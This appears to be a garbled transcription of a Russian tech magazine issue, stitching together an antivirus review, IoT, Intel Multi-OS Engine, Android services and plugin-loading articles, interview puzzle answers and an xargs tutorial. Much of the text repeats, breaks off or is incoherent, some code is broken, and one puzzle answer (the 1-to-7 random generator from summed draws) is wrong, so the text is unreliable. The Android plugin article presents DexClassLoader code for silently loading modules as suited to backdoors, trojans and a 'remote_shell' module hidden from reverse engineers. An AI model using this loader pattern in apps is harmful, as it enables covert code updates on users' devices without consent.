ПРОВЕРЯЕМ БОЕМ CLAM SENTINEL, FORTICLIENT, TENCENT И NANO АНТИВИРУС

NANO АНТИВИРУС

Из-за отсутствия официальных дистрибутивов сегодняшнего приглашен «нано» у меня давно вызывало эпилептическая реакция. Плюс слежатся, ведь бесплатный. Но, видимо, в Китае с ним дела еще хуже, раз сам «нано» в Поднебесной, видимо, вовсю пытается выдать ворованное нарасстрел нового стеклянного продукта.

Российский аналог ресурс для Windows XP (SP3) — 10 от СОФТ ЛИДЕР. Скачиваю во время установки требует регистрации даже при активации бесплатной лицензии (нет, не регистрируюсь — ставлю галочку «Пропустить»).

Сдох действие цифрового сертификата, выданного NANO Security Ltd, возможно тесто кстати, однако это не помешало установке последней версии NANO Antivirus.

Сертификат издателя проверен

Онлайн-инсталлятор загружает 434 Мбайт, а для их распаковки потребовался 2 Гбайт на диске. Инсталлятор предлагает пробный период, предлагается установить до нуже Яндекс.Браузер и другой сомнительный софт. После установки требуется перезагрузка, после которой на экране появляется рекламка с предложением купить полную версию. Не. Если ты случайно зашел это сюда, то перезагрузи! Оно еще не раз всплывет.

После установки основной иконки нет, меняется об этом интерфейсе сколько меняется в прошлую сторону. У него осталась очень неудобный и строгий интерфейс. Настроек минимальное количество плодов порадует рекламу. Текущие состояния и все настройки в нем отображаются как на первом скриншоте.

NANO
Сканирование
Операции
Настройки
Карантин
Информация
Сканировать
Выполнить
Сканировать выбранные объекты
Сканировать выбранные диски
Сканировать выбранные папки
Сканировать выбранные файлы
Для выполнения операции дважды щелкните на выбранном объекте
Сканировать выбранные объекты
Сканировать выбранные диски
Сканировать выбранные папки
Сканировать выбранные файлы
Для выполнения операции дважды щелкните на выбранном объекте
Дополнительные сканирования
Сканировать USB-диски
Сканировать USB-диски (только чтение)
Сканировать ПК (только системные файлы)
Сканировать ПК (полное сканирование)
Сканировать ПК (полное сканирование с использованием эвристики и/или расширенного сканирования)
Сканировать ПК (полное сканирование с использованием эвристики и/или расширенного сканирования и/или расширенного сканирования)
Сканировать ПК (полное сканирование с использованием эвристики и/или расширенного сканирования и/или расширенного сканирования и/или расширенного сканирования)
Сканировать ПК (полное сканирование с использованием эвристики и/или расширенного сканирования и/или расширенного сканирования и/или расширенного сканирования и/или расширенного сканирования)
Сканировать ПК (полное сканирование с использованием эвристики и/или расширенного сканирования

ТВОЙ ПЕРВЫЙ ИНТЕРНЕТ ВЕЩЕЙ

ЧАСТЬ 2

ЗАВЕРШЕНИЕ ПРОЕКТА ВОСПАРЯЕМ К ОБЛАКАМ

Дмитрий Пермяков
dmitry@lanit.ru

ВНУТРИ

Беспроводной стеклянный термометр с Wi-Fi, который по-прежнему ничего не измеряет, но уже может отправлять показания в облачный сервис. Bluetooth Smart, Bluetooth Classic, Wi-Fi, Cloud Services, Cloud Storage, а также сенсорный и аналоговый температурные датчики, а также дешевые чипы BLE от Texas Instruments. Как это все работает, Sensor Tag и данные от переносной серверной станции с Wi-Fi, как все это подружить с облаком, сервисом слежения и обработкой IoT.

ПЛАН ДЕЙСТВИЙ

В предыдущем выпуске данные по BLE устройства SensorTag (Sensor Tag) из телефона Зотов мы должны передавать с нашего аналогового в облако.

Для этого нам нужно: 1) Сделать прошивку для Wi-Fi модуля, которая будет принимать данные от SensorTag и выдавать их в виде строки в последовательный порт. 2) Сделать прошивку для Wi-Fi модуля, которая будет принимать данные от SensorTag и выдавать их в виде строки в последовательный порт.

Рис. 1. Аппаратная платформа

ОБЗОР ТЕХНОЛОГИЙ

С чем, или хотя бы поговорить от SensorTag? Для данного, а в прошлом выпуске, нужно сделать прошивку для Wi-Fi модуля, которая будет принимать данные SensorTag и выдавать данные в строку. Такую прошивку можно сделать дешевой и простой. Ведь то Cloud на экране телефона Зотов, с которого мы принимаем данные, не что иное, как Bluetooth Smart. Но, к сожалению, Bluetooth Smart в Android поддерживается только от SDK на которой нашел Зотов. Ведь адрес сервера с принимаемыми данными, Зотов, мы можем изменить только в коде приложения. Но, к сожалению, Google Play не дает обновлять приложения, которые не поддерживают прошивки, пока не нашел. В итоге у нас возникли проблемы с Google Play. Но, к сожалению, Google Play не дает обновлять приложения, которые не поддерживают прошивки, пока не нашел

КОДИНГ

MULTI-OS ENGINE TECHNOLOGY

КРОСС-ПЛАТФОРМЕННЫЕ ПРИЛОЖЕНИЯ ОТ INTEL: ОЖИДАНИЯ И РЕАЛЬНОСТЬ

Юрий Зверев, Intel

Фреймворк Multi-OS Engine — технология Intel, предназначенная для разработки кросс-платформенных мобильных приложений для iOS и Android из одной базы кода. Работает с Multi-OS Engine, ты можешь использовать весь свой опыт разработки на Java для создания iOS-приложений (Android поддерживается по умолчанию). По сути Multi-OS Engine представляет собой плагин для среды разработки Android Studio. При этом для каждой из платформ на выходе получаются полностью нативные приложения, не выглядят и взаимодействуют специфическим для определенной операционной системы образом.

В зачатковом виде Multi-OS Engine была представлена летом прошлого года. Почти за год она технически развилась, но пока сохраняется статус экспериментального проекта и доступна предварительная версия. Пока она только для Windows и Mac OS X, поддержки Linux-ов нет. Для начала ознакомиться с Multi-OS Engine вполне хватит инструментов IDE (Integrated Native Developer Experience), доступных в Eclipse. Среди прочих инструментов — визуальный редактор пользовательских интерфейсов, пакеты разработчика, библиотеки и другие тонкости, в разработке которых принимали непосредственное участие сотрудники Intel для любой поддерживаемой платформы, где установлено приложение от Intel.

Большая часть кодовой базы Multi-OS Engine — Xamarin, которая основана в Visual Studio для Windows и постепенно портируется в системы проектирования для других ОС. Для iOS-версии Multi-OS Engine — это Xamarin.iOS, для Android — Xamarin.Android. Xamarin — это кроссплатформенная среда для разработки на Mono, которая позволяет использовать для этого .net-языки, в этом случае — Mono. Xamarin.iOS — это Mono для iOS, соответственно, Xamarin.Android — для Android. В процессе портирования также могут потребоваться изменения, в том числе на их размер. Это также касается инструментария в Visual Studio (любые версии) несовместимы. Согласен? Не думаю. Несмотря на то что Xamarin также создает нативные приложения для iOS и Android, использовать при этом Mono C# Net в какие сравнительные тесты мне пока не известно, поэтому на данный момент вот отрицательного суждения высказывать нобелевского мира и среды разработки.

Multi-OS Engine полностью избавляет от использования Obj-C при разработке приложения для iOS. Это достигается тем, что компилятор генерирует Java-код на основе заготовок Obj-C и C. Кроме того, Multi-OS Engine поддерживает собственные Java-библиотеки, а среда, работающая с Android, предоставляет библиотеки Nio избавляет от необходимости вызовов JNI. Вдобавок, Multi-OS Engine предоставляет инструментарий для взаимодействия с OS API. Тем самым по-прежнему остается нативным.

ПОДГОТОВЛЕННАЯ СРЕДУ РАЗРАБОТКИ

Поскольку в Windows нет iOS-симулятора, в будущем проекты сегодняшнего примера и проекты Multi-OS Engine будут запускаться на Android-эмулятоpе. В ОС Windows будет также не. Кроме того, чтобы построить приложение для iOS для Windows, нужно иметь Mac-компьютер. Сборка приложения для iOS этом не кроется, а тогда перейдем к сборке инструментов.

В первую очередь нужно обновить Android Studio до версии не Multi-OS Engine поддерживается версия начиная с 1.2, но мы воспользуемся последней доступной версией 1.3.1. Для Android Studio необходимо JDK 7 и выше. Если у тебя уже установлена JDK 7 и выше, то можно пропустить этот пункт. Если нет, проверь версию Java SDK, установленную на твоем компьютере, и при необходимости — обновись. Для Linux-ов, JDK, скачанные целиком по ссылке, лучше распаковывать в /opt/oracle/jdk7. Для Windows ты пользуешься установщиком.

Если запуска Android Studio небо будет предложено провести стандартную настройку среды разработки и установить дополнительные SDK и Android-фреймворки и инструментов посредством. В общем, все обычно.

Перейдем к установке Multi-OS Engine. Для этого можно скачать по ссылке. На момент написания статьи Multi-OS Engine, запуска фреймворка, доступна версия 1.0.648. Для установки плагина в Android Studio нужно зайти в File → Settings → Plugins → Install plugin from disk, выбрать скачанный zip-архив и перезапустить Android Studio. Если все сделано верно, среди установленных плагинов появится Multi-OS Engine Installer 1.0.648. Запустится инсталлятор, на первой странице которого надо ввести пароль администратора, на второй — выбрать, куда будет инсталлирован Intel-ный инструментарий. **JDK, Android SDK, Android Studio**, затем подтверждаем, что согласны с условиями. После этого можно дождаться старта и нажать на кнопку Finish.

ПОДКЛЮЧЕНИЕ ПЛАГИНОВ ДЛЯ КРОСС-ПЛАТФОРМЕННОГО ПРИЛОЖЕНИЯ Android-версии

Теперь можно приступать к сборке кроссплатформенных приложений. Для этого стоит использовать примеры работы с Multi-OS Engine. По сути, кросс-платформенное приложение — это Android-приложение, которое с помощью плагинов обращается для конкретной операционной системы и общего кода, часть которого может использовать iOS. Для iOS-версии приложения на поддерживаемой операционной системе, которой по определенным причинам для каждой операционной системы.

Пусть наше приложение называется **myunit_ios_engine**. Для iOS-версии, для iOS-версии, а для android-версии. Для Android-версии — **myunit_ios_engine-1.0.648**. Для iOS-версии — **myunit_ios_engine-1.0.648**. Для android-версии — **myunit_ios_engine-1.0.648**. Запустится инсталлятор, на первой странице которого надо ввести пароль администратора, на второй — выбрать, куда будет инсталлирован Intel-ный инструментарий. **JDK, Android SDK, Android Studio**, затем подтверждаем, что согласны с условиями. После этого можно дождаться старта и нажать на кнопку Finish.

Теперь можно приступать к сборке кроссплатформенных приложений. Для этого стоит использовать примеры работы с Multi-OS Engine. По сути, кросс-платформенное приложение — это Android-приложение, которое с помощью плагинов обращается для конкретной операционной системы и общего кода, часть которого может использовать iOS. Для iOS-версии приложения на поддерживаемой операционной системе, которой по определенным причинам для каждой операционной системы.

Пусть наше приложение называется **myunit_ios_engine**. Для iOS-версии, для iOS-версии, а для android-версии. Для Android-версии — **myunit_ios_engine**. Для iOS-версии — **myunit_ios_engine**. Для

РАЗДАЕМ

ЗАДАЧИ ПО СЕРВИСАМ

МНОГОПОТОЧНАЯ РАЗРАБОТКА ДЛЯ ANDROID. ЧАСТЬ 2

Андрей Назаров
Андрей Ефремов

В продолжение темы прошлого номера мы узнаем, каким образом в Android можно планировать дополнительные сервисы и зачем это нужно разработчику. Сегодня поговорим о таком компонентном приложении, как сервисы, и опишем роли клиента и сервера при использовании AIDL. Также мы расскажем о нетривиальных между собой, поэтому если ты еще не читал прошлый номер «Кодейра», начни с этой статьи, будет полезно!

СЕРВИСЫ

Компонент Google в своей статье Application Fundamentals, обращенной к разработчикам приложений, называет сервисы «универсальным инструментом для фоновых операций». Activity, Service, получающие сообщения (BroadCast Receivers) и контент-провайдеры наследуются от системного класса (BroadCast Receivers), которые запускаются в главном потоке приложения. Если вы не хотите блокировать главный поток, то вам необходимо использовать сервисы или многопоточность.

Сервисы в отличие от других компонентов имеют дополнительные ограничения, которые ограничивают их использование. Сервисы не могут использовать UI, а также обладают высоким приоритетом. Сервисы в системе могут использовать сервисы только в некоторых случаях, если пользователь перемещается в другое приложение, то сервисы могут быть остановлены или убиты.

Рис. 1. Жизненный цикл сервиса

В Android сервисы создаются с помощью класса Service или его наследника IntentService. Операции на основе сервиса можно запускать из других компонентов, таких как Activity, Service и Broadcast Receiver.

ПАРАЛЛЕЛЬНОЕ ВЫПОЛНЕНИЕ

Рассмотрим пример использования сервиса. Допустим, у нас есть приложение, которое при нажатии на кнопку запускает сервис, который выполняет некоторую операцию, а по ее завершении выводит на экран уведомление.

Поскольку запуск сервиса в Activity, необходимо запустить в начале метод onCreate() и в нем уведомить пользователя о том, что сервис запущен:

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);
    Button startBtn = (Button) findViewById(R.id.startBtn);
    startBtn.setOnClickListener(new View.OnClickListener() {
        public void onClick(View v) {
            startService();
            Toast.makeText(MyActivity.this, "Service started", Toast.LENGTH_SHORT).show();
        }
    });
}
```

Все готово! После выполнения метода startService в работающем приложении будет запущен сервис, который выполнит свою операцию и завершится. Но у нас есть проблема — сервис выполняется в главном потоке.

Отсутствие многопоточности в данном случае плохо. Поток сервиса нужно начинать вручную, а для выполнения операций в фоновом режиме использовать AsyncTask. Для выполнения операций в фоновом режиме в Android предоставляется Interface-класс для выполнения задач, реализующий многопоточность. Для выполнения задач в фоновом режиме необходимо использовать AsyncTask, который позволяет выполнять операции в фоновом потоке, по завершении операции уведомлять основной поток и выполнять операции в основном потоке. Для выполнения задачи в фоновом режиме необходимо создать класс, который будет наследовать AsyncTask, в нашем случае это будет класс MyAsyncTask. Для выполнения задачи в фоновом режиме необходимо вызвать метод execute().

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);
    Button startBtn = (Button) findViewById(R.id.startBtn);
    startBtn.setOnClickListener(new View.OnClickListener() {
        public void onClick(View v) {
            startService();
            new MyAsyncTask().execute();
            Toast.makeText(MyActivity.this, "Service started", Toast.LENGTH_SHORT).show();
        }
    });
}
```

SERVICE

В чем же разница между Service и AsyncTask? Service — это компонент, который выполняется в фоновом режиме, а AsyncTask — это Interface-класс, который позволяет выполнять операции в фоновом режиме. Service может выполнять свои задачи, даже когда пользователь перемещается в другое приложение, AsyncTask может выполнять свои задачи только в том случае, если пользователь находится в приложении, которое запустило AsyncTask.

Service
Service started
Service started
Service started

МОДУЛИ ОБНОВИМ ТОЛЬКО

Евгений Зобков
Android developer

ПИШЕМ ПРИЛОЖЕНИЯ С ПОДДЕРЖКОЙ ПЛАГИНОВ ДЛЯ ANDROID. ЧАСТЬ 2

Когда мы говорим о плагинах и модульных приложениях, то в первую очередь имеем в виду обычный пользовательский софт. Сделать такую модульную сборку может быть не менее полезен при разработке руткитов и бэкдоров. Обычными средствами обновлять такой софт слишком палевно, да и не всегда возможно, а вот незаметно подгрузить модуль с новой функциональностью по сети — это пожалуйста. А если вынести ключевую функциональность в модули и удалить их сразу после загрузки, то можно серьезно подорвать жизнь ревверсеру.

ВМЕСТО ВВЕДЕНИЯ

В классической Java есть класс под названием **java.lang.ClassLoader**. Его задача — загружать байт-код указанного класса (файл с расширением .class) в виртуальную машину во время исполнения приложения. Затем можно создать объект этого класса и вызывать его методы с помощью рефлексии. Такой вот способ динамической загрузки кусков кода, который можно использовать для написания приложений с расширяемой функциональностью, или, попросту говоря, подгружал плагинов.

В Android нет виртуальной машины Java и нет класса ClassLoader, но есть его аналог DexClassLoader, выполняющий ровно то же функцию, но в отличие от класса Dalvik (не файлов), для загрузки принимает **.class** соответственно). И, в отличие от настоящей Java, где после положить нужный jar-файл в CLASSPATH и не волнуться о динамической загрузкой, в Android такой подход дает действительно много преимуществ, главное из которых в том, что фрагментность приложения можно расширять и изменять незаметно для пользователя и не о чем его не спрашивая. В любой момент твое приложение может скачать файл с каким-то сервера, загрузить, запустить кусок кода, который можно использовать для написания приложений с расширяемой функциональностью, или, попросту сказав, подгружал плагинов.

В Android нет виртуальной машины Java и нет класса ClassLoader, но есть его аналог DexClassLoader, выполняющий ровно то же функцию, но в отличие от чего-либо Dalvik (не файлов), для загрузки принимает **.class** соответственно). И, в отличие от настоящей Java, где после положить нужный jar-файл в CLASSPATH и не волнуться о динамической загрузкой, в Android такой подход дает действительно много преимуществ, главное из которых в том, что фрагментность приложения можно расширять и изменять незаметно для пользователя и не о чем его не спрашивая. В любой момент твое приложение может скачать файл с каким-то сервера, загрузить, запустить кусок кода, который можно использовать для написания приложений с расширяемой функциональностью, или, попросту сказав, подгружал плагинов.

Кроме этого, класс можно хранить прямо в памяте APK и загружать во время старта приложения. Проверит здесь в том, что код загружаемых классов будет отделен от кода самого приложения и находиться в APK, но по адресу, неустраиваемому ревверсерам, а, следовательно, так, любит выползающего ревверсера, не просто не увидит. С другой стороны, это скорее защита от дурака, так как нормальный ревверсер быстро сменит, что к чему.

Как бы так ни было, DexClassLoader — это мощный инструмент для написания по-своему «белых» приложений, поэтому любой security-специалист должен знать, как этот механизм работает и как он используется в приложе.

ПРОСТЕЙШИЙ ПРИМЕР

Чтобы все вкратце описанное было просто понять, сразу приведу пример работы загружчика классов:

```
// Путь до файла с модулем в переменной
String modFile = "/sdcard/myapp/module.jar";
// Путь до временного каталога оптимизации
String optDir = getApplicationInfo().dataDir;

// Подгружаем файл с диска
DexClassLoader classLoader = new DexClassLoader(modFile, appDir,
null, getClass().getClassLoader());

// Загружаем класс, создаем объект и пробуем вызвать метод run()
// с помощью рефлексии
try {
    Class c =
    classLoader.loadClass("com.example.modules.simple.Module");
    Method m = c.getMethod("run", null);
    m.invoke(c.newInstance(), null);
} catch (Exception e) {
    e.printStackTrace();
}
```

В целом здесь все просто: код загружает jar-архив **/sdcard/myapp/module.jar** с нашим классом, загружает из него класс **com.example.modules.simple.Module**, создает объект и вызывает метод **run()**. Обратим внимание на три момента:

- DexClassLoader умеет загружать как «простой» файлы **.dex**, так и jar-архивы, поскольку предпочтительнее из-за сжатия и возможности использовать цифровую подпись;
- второй аргумент конструктора DexClassLoader — это каталог, который он использует для сохранения оптимизированных Dalvik-кода (odex), для простоты стоит мы указываем приватный каталог самого приложения;
- в качестве второго метода loadClass всегда необходимо указывать адрес класса вместе с именем пакета.

Чтобы проверить данный код на работоспособность, создадим простейший модуль:

```
package com.example.modules.simple.Module;

import android.util.Log;

public class Module {
    public void run() {
        Log.d("Module", "I am alive!!!");
    }
}
```

Не торопись создавать новый проект в Android Studio, можешь нажедать этот код в блокноте и собрать его в jar-архив прямо из командной строки:

```
javac -classpath /nyts/apo/SDK/platforms/android-23/android.jar -
    Module.java
/nyts/apo/SDK/build-tools/23.0.3/dx --dex --output=module.jar -
    Module.class
```

Хорошенько, что каталоги **platforms/android-23** и **build-tools/23.0.3** существуют, в своем случае их имена могут отличаться.

Если все прошло гладко, на выходе ты получишь файл **module.jar**. Остается только добавить код загружчика в приложение, положить module.jar на карту памяти, собрать и запустить приложение.

ДОЛОЙ РЕФЛЕКСИЮ

Рефлексия — мощная вещь, но в данном случае она только мешает. Одним человеку без аргументов с ее помощью вызвать метод run(), однако, если вы хотим, чтобы наше приложение использовало несколько модулей с множеством методов, принимающих несколько параметров, нужно предвидеть что-то более удобное. Например, использовать заранее определенный интерфейс, который будет реализовывать каждый модуль.

Применяем такой подход к усовершенному выше примеру, мы получим следующие три файла:

1. Файл **ModuleInterface.java** с описанием API:

```
package com.example.modules;

public interface ModuleInterface {
    public void run();
}
```

2. Файл **Module.java** с реализацией нашего модуля:

```
package com.example.modules.simple.Module;

import android.util.Log;

public class Module implements ModuleInterface {
    public void run() {
        Log.d("Module", "I am alive!!!");
    }
}
```

3. Новый загружчик модуля (помести в свое приложение):

```
String modFile = "/sdcard/myapp/module.jar";
String appDir = getApplicationInfo().dataDir;

DexClassLoader classLoader = new DexClassLoader(modFile, appDir,
null, getClass().getClassLoader());

// Загружаем класс и создаем объект с интерфейсом ModuleInterface
ModuleInterface module;
try {
    Class<?> class =
    classLoader.loadClass("com.example.modules.simple.Module");
    module = (ModuleInterface) class.newInstance();
} catch (Exception e) {
    e.printStackTrace();
}

module.run();
```

Это все. Теперь мы можем работать с модулем, как с обычным объектом. Более того, состояние сама отбрасит модули (классы), несоответствие с интерфейсом, еще на этапе загрузки, поэтому нам не придется задавайсь вопросами, а есть ли в модуле нужный нам метод.

КОГДА МОДУЛЕЙ МНОГО

С одним модулем разобрались, но что, если их будет много? Как вести учет этим модулям и не потерятся среди них? На самом деле все просто — для этого можно использовать hashmap. Еще будем изменим загружчик:

```
String modDir = "/sdcard/myapp/";
String appDir = getApplicationInfo().dataDir;

File[] files = new File(modDir).listFiles();

Map<String, ModuleInterface> modules = new HashMap<>();

// Загружаем все jar-файлы из указанного каталога, создаем для
// каждого объект и сохраняем в карте modules
for (File file : files) {
    DexClassLoader classLoader = new DexClassLoader(file, appDir,
    null, getClass().getClassLoader());
    try {
        Class<?> class = classLoader.loadClass("com.example.modules.
        + file.getName().replace(".jar", "") + ".Module");
        module = (ModuleInterface) class.newInstance();
        ModuleInterface obj = (ModuleInterface)
        loadClass(name).newInstance();
        modules.put(file.getName(), replace(".jar", ""), obj);
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

Данный код загружает все jar-файлы из указанного каталога, загружает их класс Module, создает на его основе объекты и помещает их в хешмап modules. Обрати внимание на трюк, использованный при загрузке класса с реальными объектами в мешмапе. Это нужно для простоты вместо того чтобы вынесить принадлежащие каждого модуля классы в пакеты, мы просто условились, что каждый модуль лежит в его индивидуальном пакете по схеме **com.example.modules.ИМЯ_ЗАЙ_ФАЙЛА**, так что мы сразу знаем полный адрес класса каждого модуля.

Например, приведенный ранее модуль принадлежит пакету **com.example.modules.simple** (см. директорию package), поэтому его необходимо включить в jar-архив **simple.jar** (именем **--output=module.jar** из **--output=simple.jar** в командах сборки). Когда создал время создать новый модуль в приложе, **remote_shell**, первой строкой в его исходниках ты укажешь **package com.example.modules.remote_shell;** и запакуешь скомпилированный файл под jar-именем **remote_shell.jar**.

Имя jar-файла (без расширения) используется также в качестве ключа в мешмапе, поэтому, зная имя модуля, всегда можно запустить его вот так:

```
ModuleInterface module = modules.get("www_wsgyne");
module.run();
```

Загрузчик модулей в реальном приложении

БЕРЕМ МОДУЛИ С СОБОЙ

На данном этапе у нас уже есть приложение, способное загружать неограниченное количество модулей из указанного каталога и с удобством работать с ними. Остается разобраться с тем, как распространять эти модули. Самый очевидный вариант — загружать их с сервера, пусть наш «прокси» делает это раз в день, а после скачивания модулей запускает загружчик модулей, чтобы подгрузить их в приложение. Рассказывать, как сделать это, я не буду, здесь все элементарно, и реальной этой задачи на выходе в любой каждой статье или книге про разработку для Android.

Еще один вариант — включить модули в пакет с приложением. В этом случае наш трояк будет иметь доступ к необходимым модулям сразу после первого запуска, что защитит от проблем с выходом в сеть. Когда же есть появился, он сможет загружать модули с сервера, если это необходимо.

Чтобы включить модули в APK, их необходимо поместить в каталог **assets** внутри проекта (в нашем случае в **assets/modules**). А затем реализовать распаковщик подгружает в нужный каталог. В сходе это выглядит примерно так:

```
String[] modulesList = context.getAssets().list("modules");
String unpackPath = "/sdcard/myapp/";

File unpackDir = new File(unpackPath);
unpackDir.mkdirs();

try {
    BufferedInputStream bis;
    OutputStream deviceFile;
    final int BUF_SIZE = 8 * 1024;

    for (String moduleFile : modulesList) {
        try {
            bis = new
            BufferedInputStream(context.getAssets().open("modules/" +
            moduleFile));
            deviceFile = new BufferedOutputStream(new
            FileWriter(unpackPath + "/" + moduleFile));
            byte[] buf = new byte[BUF_SIZE];
            int len;
            while((len = bis.read(buf, 0, BUF_SIZE)) > 0) {
                deviceFile.write(buf, 0, len);
            }
            deviceFile.close();
            bis.close();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
} catch (IOException e) {
    e.printStackTrace();
}
```

Все очень просто. Код каждый модуль внутри папки и поочередно копирует их в каталог **/sdcard/myapp**, из которого затем же можно будет подгрузить с помощью загружчика.

ВЫВОДЫ

Создать приложение для Android, которое сможет обновлять само себя и расширять свою функциональность незаметно для пользователя, довольно легко, и автор этих строк неоднократно видел применение такого метода в реальных проектах. Для чего это полезно будешь использовать ты — решать только тебе, однако в хотел бы напомнить, что ничто хуже не подходит любые незаконные действия, а автор статьи будет спокойно ждать, пока ты, что нужно кого-то писать тоже, кроме для Android и так уже слишком много. ✖

→

Включаем модули в APK-пакет

Александр Лозовский
lozovsky@gic.ru

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

ОТВЕТЫ НА ЗАДАЧИ ОТ КОМПАНИИ ABBYY И НАГРАЖДЕНИЕ ПОБЕДИТЕЛЯ

Свершилось!
Аркадий Дьяконов (darkaha@mail.ru) победил задачи, поставленные перед нашими читателями экспертами компании ABBYY, за что и был награжден сертификатом на FineReader. Слава ему!

↓

ПРАВИЛЬНЫЕ ОТВЕТЫ

Задача 1

Дан массив из целых чисел. Найти такие m <= k, чтобы сумма a[m] + a[m+1] + …+ a[k] была максимальна. Время работы должно быть порядка длины массива.

Решение

Идея алгоритма: ищем первый положительный элемент в последовательности. Если такого не окажется, то решением будет максимальный элемент. Если такой элемент нашелся, то считаем, что текущая сумма и максимальная равны этому элементу. Проходим по массиву. На каждом шаге увеличиваем текущую сумму на текущий элемент. Если текущая сумма оказалась отрицательной — обнуляем ее. Проверяем, если значение текущей суммы оказывается больше максимальной, то максимальной сумме присваиваем текущую.

Одно из решений задачи:

```
// Далее считаем, что массив, в котором ищем подмассив,
// именуется как array. Его размер же именуется как arraySize
intmaxSum = array[0];
intmaxStartIdx = 0;
intmaxEndIdx = 0;
intcurrentSum = 0;
intcurrentStartIdx = 0;
for(int i = 0; i <arraySize; i++ ) {
   currentSum += array[i];
   if(currentSum>maxSum ) {
         maxSum = currentSum;
         maxStartIdx = currentStartIdx;
         maxEndIdx = i;
   } elseif(currentSum< 0 ) {
         currentSum = 0;
         currentStart = i + 1;
   }
}
```

Задача 2

Дан текст, состоящий из N слов, длина которых не превосходит некоторой небольшой константы. Предложите хотя бы два способа вывести частоты вхождения слов в текст за субквадратичное время, объясните их преимущества и недостатки.

Решение

1. Префиксное дерево (оно же бор). Строится за `O(length(Text)k)`, где k — размер алфавита. Можно сделать `log(k)`, если при построении в узлах дерева хранить какое-то сбалансированное дерево, чтобы искать символ за логарифм. Для решения задачи нужно при построении в листьях хранить счетчик. Когда при построении дерева прошли слово и добавили новый лист, нужно поставить 1 или сделать +1 (если лист уже существовал). Построение бора есть тут.
2. Нам понадобится хеш-функция для строки и какая-нибудь хеш-таблица для этих же строк. Каждый раз через хеш добавляем строку в таблицу. Если строка была, то делаем +1 к счетчику, иначе заводим новый, равный 1 (используем готовый контейнер `CHashTable<CString, int>`). Проходим по таблице и проверяем счетчики для вывода статистики.

ЗАДАЧА 3

Даны числительные языка хауса:

đaribakwai da hamsin da shidda 756
sittada đaribakwai da biyar 6705
saba'ada đaribiyar da sittin 7560

Переведите с хауса: saba'in da biyar, đarishidda da sittin da shidda.
Запишите на хауса: 67 и 5605.

Решение

saba'in da biyar — 75
đarishidda da sittin da shidda — 666

67 — sittin da biyar
5605 — hama'a da darishidda da biyar

Задача 4

Есть генератор случайных чисел, который с равной вероятностью генерирует дискретные значения 1, 2, 3, 4 и 5. Как, имея этот генератор, получить генератор, который бы равновероятно выдавал дискретные значения 1, 2, 3, 4, 5, 6 и 7?

Решение

Сгенерируем пять чисел `x1`, `x2`, `x3`, `x4`, `x5`.
Их сумма `X = x1 + x2 + x3 + x4 + x5`, принимает значение `5 <= X <= 25`, то есть ровно 21 значение. `X%7 + 1` и будет равновероятно выдавать нам числа от 1 до 7. Может потребоваться несколько выполнений цикла.

→

ТОПАЙ

```
> make some magic please

done.
>_
```

КАК МАГИЯ КОНСОЛИ ПОЗВОЛЯЕТ СДЕЛАТЬ DATA ENGINEERING ПРОСТЫМ. ЧАСТЬ 2

Николай Марков
inchkar@gmail.com

О, это ты. Проходи, садись поближе к системному блоку, тут тепло. Насадю время приступить ко второй части наших исследований и понабрать еще зеленоватых буковок на черном экране. Сегодня будет настоящий хардкор, мы привлечем все наши знания, чтобы составить действительно сложные и почти нечитаемые команды, с помощью которых перепашем кучу данных в параллельном режиме.

НУЖНО БОЛЬШЕ КРЕСТЬЯН

Мы заполнили множество команд, освоили grep и awk и разобрались, как обойдить подпрыгивания каких, но на каждый скалярь за застолавшем работать на все сто процентов. Однако это легко исправить, если вспомнить, что в Unix-подобных системах есть такая штука, как xargs. Эта, не основная задача — это подставлять результат выполнения одной команды в качестве аргумента другой, но этим не возможности не исчерпываются. Освоим память:

```
$ find . -name '*.sh' -print0 | xargs -0 -I{} mv {}{} ↩
    ~/backup_scripts
```

Здесь все просто: находим в текущем каталоге все файлы с расширением sh и скармливаем полученную информацию на вход утилите xargs, которая шевелит их в backup. Ключ **-print0** и **-0** здесь указывают на то, что данные, поступающие из вывода find на вывод xargs будут по-сишному разделены nul-байтом. Параметр **-I** и опцию очередь, задает шаблон, который будет использоваться при подстановке значений в управляемую команду.

Казалось бы, при чем здесь очередь сообщений и воркеры? Сейчас это просто обычный цикл, в котором на каждой итерации команда mv что-то куда-то копирует. А должно вот в чем: никто не говорит, что xargs умеет и обычам запускать ровно один экземпляр команды. Представим, например, такую структуру каталогов (да, это вывод еще одной полезной консольной команды):

```
$ tree
.
├── 1_bar.txt
├── 1_foo.txt
├── 2
│   └── pikachu.avi
└── 3
    └── unforgivable pics.zip

3 directories, 6 files
mew-nofer@jakachu ~/Experiments/test
```

Что получится, если мы запустим такую (абсолютно бесполезную, но все же) команду?

```
$ ls | xargs -P3 -n1 ls
```

Или (а это даже интереснее) что будет, если мы запустим ее несколько раз?

```
$ ls | xargs -P3 -n1 ls
pikachu.avi
1_bar.txt  1_foo.txt
unforgivable pics.zip
$ ls | xargs -P3 -n1 ls
1_bar.txt  1_foo.txt
pikachu.avi
unforgivable pics.zip
```

Что-то эта ситуация напоминает, не правда ли? Несколько независимых процессов, пишущих в одну консоль, например? Да-да, параметр **-P** здесь задает количество процессов для запуска (можно поставить число ядер процессора, например), а **-n** указывает, сколько строк на входе одновременно передавать каждому процессу. В результате запускается не один, а сразу три экземпляра команды ls, каждый из которых начинает разбирать строчки из очереди, организованной xargs. Кто первый встал — того и запил, причем команда не завершается, пока не отработает последний воркер, то есть барыню здесь тоже есть.

Дальше — больше. Понадобилось мне как-то скопировать приличное количество файлов с HDFS. Делать это я решил, конечно, с помощью hdfs, разумеется, параллельно скрипты специально для этой задачи — как-то умело. В итоге через несколько минут появилось вот такое детище Франкенштейна:

```
$ cat file.txt | xargs -I bash -c 'echo hdfs dfs -get $0 $1' ↩
    xargs -I{} -d '\n' -n1 -P8 -t bash -c "eval {}"
```

